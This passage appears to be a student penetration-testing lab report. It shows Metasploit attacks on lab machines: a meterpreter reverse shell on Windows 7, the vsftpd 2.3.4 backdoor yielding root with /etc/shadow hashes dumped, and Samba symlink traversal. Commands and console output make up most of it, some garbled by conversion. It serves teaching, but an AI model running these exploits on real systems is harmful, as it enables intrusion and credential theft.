
  
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.21.100:4444
```

However, a command line must be used before the payload can be downloaded.

\$ service apache2 start

```
(kali@kali)-[~]  
$ service apache2 start
```


After the command, the targeted computer which is Windows 7 can download the payload.exe file at 192.168.21.100/downloads.



After we run the payload.exe in the windows machine, the reverse tcp will start.

Typing *sysinfo* shows the information on the computer.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.100:4444
[*] Sending stage (175174 bytes) to 192.168.21.66
[*] Meterpreter session 1 opened (192.168.21.100:4444 → 192.168.21.66:49254)
    at 2022-02-19 12:02:48 -0500

meterpreter > sysinfo
Computer      : WIN-AVJQB4BU8JS
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > pwd
C:\Users\andaaarooo\Desktop
meterpreter > █
```

Below is the list of commands that can be used to control the affected machine.

Typing **help** will show a list of commands

```
meterpreter > help
Core Commands


| Command                  | Description                                           |
|--------------------------|-------------------------------------------------------|
| ?                        | Help menu                                             |
| background               | Backgrounds the current session                       |
| bg                       | Alias for background                                  |
| bgkill                   | Kills a background meterpreter script                 |
| bglist                   | Lists running background scripts                      |
| bggrun                   | Executes a meterpreter script as a background thread  |
| channel                  | Displays information or control active channels       |
| close                    | Closes a channel                                      |
| detach                   | Detach the meterpreter session (for http/https)       |
| disable_unicode_encoding | Disables encoding of unicode strings                  |
| enable_unicode_encoding  | Enables encoding of unicode strings                   |
| exit                     | Terminate the meterpreter session                     |
| get_timeouts             | Get the current session timeout values                |
| guid                     | Get the session GUID                                  |
| help                     | Help menu                                             |
| info                     | Displays information about a Post module              |
| irb                      | Open an interactive Ruby shell on the current session |
| load                     | Load one or more meterpreter extensions               |


```

machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
ssl_verify	Modify the SSL certificate verification setting
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

Stdapi: File system Commands

<u>Command</u>	<u>Description</u>
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
show_mount	List all mount points/logical drives
upload	Upload a file or directory

Stdapi: Networking Commands

Command	Description
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

Stdapi: System Commands

Command	Description
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system local date and time
pgrep	Filter processes by name
pkill	Terminate processes by name
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS

Stdapi: User interface Commands

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

Stdapi: Webcam Commands

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Stdapi: Audio Output Commands

Command	Description
play	play a waveform audio file (.wav) on the target system


Priv: Elevate Commands

Command	Description
getsystem	Attempt to elevate your privilege to that of local system.

Priv: Timestomp Commands

<u>Command</u>	<u>Description</u>
timestomp	Manipulate file MACE attributes

Next we will try do use some commands. We will try making a folder using the exploit. The picture below is the windows desktop before making the folder “mamat”.




We then do

pwd

mkdir mamat


A folder “mamat” is then created at the desktop shown below.



Another example is “*screenshot*”.

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/KBpMpcqX.jpeg  
meterpreter > █
```

As we can see the screenshot of the windows machine is saved on the Kali Linux machine.



3.2 VSFTPD v2.3.4 Backdoor Command Execution (PORT 21)

This is a Backdoor exploit use to enter a machine. Using Metasploit, enter the command

use exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 > search vsftpd
Matching Modules
=====
#  Name
Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor
VSFTPD v2.3.4 Backdoor Command Execution

Disclosure Date: 2011-07-03
Rank: excellent
Check: No

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show info
Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03
Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>
Available targets:
Id  Name
--  --
0   Automatic
Check supported:
No
Basic options:
```

Description: `1xqueuelen 1000 (Local Loopback)`
 This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

References:
 OSVDB (73573) `msf2 start`
<http://pastebin.com/AetT9sS5>
<http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoor.html>

We will then set the payload and RHOST to 192.168.21.130 which is the IP of Metasploitable.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
  #  errors: 0  dropped: 0  overruns: 0  frame: 0
Compatible Payloads  bytes: 480 (480.0 B)
=====  dropped: 0  overruns: 0  carrier: 0  collisions: 0

  #  Name                                     Disclosure Date  Rank  Check  Description
  -  -
  0  payload/cmd/unix/interact                 normal         No    Unix Command,
  Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
#  Name  errors 0  dropped 0  Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/interact  errors 0  carrier normal  No  Unix Command,
Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.21.130
RHOST => 192.168.21.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
RHOSTS    192.168.21.130  yes       The target host(s), see https://github
Using-Metasploit
RPORT     21               yes       The target port (TCP)

```

After exploiting, the image below is the result. When the exploit succeeded


```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.21.130:21 - Banner: 220 (vsFTPd 2.3.4)  prefixlen 64  scopeid 0x0
[*] 192.168.21.130:21 - USER: 331 Please specify the password.
[+] 192.168.21.130:21 - Backdoor service has been spawned, handling ...
[+] 192.168.21.130:21 - UID: uid=0(root) gid=0(root)  prefixlen 64  scopeid 0
[*] Found shell.
[*] Command shell session 1 opened (192.168.21.150:41685 → 192.168.21.130:620
0 ) at 2022-02-20 05:03:41 -0500  38 (44.5 KiB)
    RX errors:0  dropped:0  overruns:0  frame:0
ifconfig  RX packets:201  bytes:16708 (16.3 KiB)
eth0      RX Link encap:Ethernet  HWaddr 00:0c:29:df:a7:c7  collisions:0
    inet addr:192.168.21.130  Bcast:192.168.21.255  Mask:255.255.255.192
    flags:inet6 addr: 2001:e68:5410:3f82:20c:29ff:fedf:a7c7/64 Scope:Global
    inet6 addr: fe80::20c:29ff:fedf:a7c7/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
    RX packets:101 errors:0 dropped:0 overruns:0 frame:0
    TX packets:88 errors:0 dropped:0 overruns:0 carrier:0
    RX collisions:0 txqueuelen:1000  0  frame:0
    RX bytes:8548 (8.3 KB)  TX bytes:10191 (9.9 KB)
    TX Interrupt:17 Base address:0x2000  carrier:0  collisions:0

lo        Link encap:Local Loopback
    inet addr:127.0.0.1  Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING  MTU:16436  Metric:1
    RX packets:137 errors:0 dropped:0 overruns:0 frame:0
    TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:38569 (37.6 KB)  TX bytes:38569 (37.6 KB)

```


Below shows the ifconfig on Metasploitable and we can see that it is the same, so we have successfully initiated the backdoor.


```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces... [ OK ]
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:df:a7:c7
          inet addr:192.168.21.130  Bcast:192.168.21.255  Mask:255.255.255.192
          inet6 addr: 2001:e68:5410:3f82:20c:29ff:fedf:a7c7/64 Scope:Global
          inet6 addr: fe80::20c:29ff:fedf:a7c7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:90 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9029 (8.8 KB)  TX bytes:11551 (11.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:137 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:38569 (37.6 KB)  TX bytes:38569 (37.6 KB)

msfadmin@metasploitable:~$
```

So now we will try using the command

touch mamat.txt



We can then see the `mamat.txt` file has been created as shown in the image below.

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
mamat.txt
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

We can also use

`cat /etc/shadow`

Where the “shadow” is a text file that contains information about the system’s users’ passwords.

```
cat /etc/shadow
root:$1$/avpFBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcpc:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
```

3.3 Samba Symlink Directory Traversal (PORT 445)

The next exploit is the Samba Symlink Directory Traversal.

We use

auxiliary/admin/smb/samba_symlink_traversal

```
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > show info

Name: Samba Symlink Directory Traversal (Ethernet)
Module: auxiliary/admin/smb/samba_symlink_traversal
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
  kscope
  hdm <x@hdm.io>

Check supported:
  No

Basic options:


| Name      | Current Setting | Required | Description                                                                                                                                                                     |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT     | 445             | yes      | The SMB service port (TCP)                                                                                                                                                      |
| SMBSHARE  |                 | yes      | The name of a writeable share on the server                                                                                                                                     |
| SMBTARGET | rootfs          | yes      | The name of the directory that should point to the root filesystem                                                                                                              |



Description:
  This module exploits a directory traversal flaw in the Samba CIFS server. To exploit this flaw, a writeable share must be specified. The newly created directory will link to the root filesystem.
```

As usual, we will set the RHOST as the target machine.

In this case it's our Metasploitable Linux which has the static IP 192.168.21.130.

We will also do

set SMBSHARE to tmp

And then we will type “*exploit*”.

```
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOST 192.168.21.130
RHOST => 192.168.21.130
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 192.168.21.130

[*] 192.168.21.130:445 - Connecting to the server...
[*] 192.168.21.130:445 - Trying to mount writeable share 'tmp' ...
[*] 192.168.21.130:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.21.130:445 - Now access the following share to browse the root filesystem:
[*] 192.168.21.130:445 -      \\192.168.21.130\tmp\rootfs\

[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) > █
```

After the exploit we then can open another terminal and key in this command

smbclient //192.168.21.130/tmp (where the IP is the target machine.)

The following image shows the help command which displays all the possible commands that can be done on to the machine.

```
(kali㉿kali)-[~]
$ smbclient //192.168.21.130/tmp
Enter WORKGROUP\kali's password:
Anonymous login successful
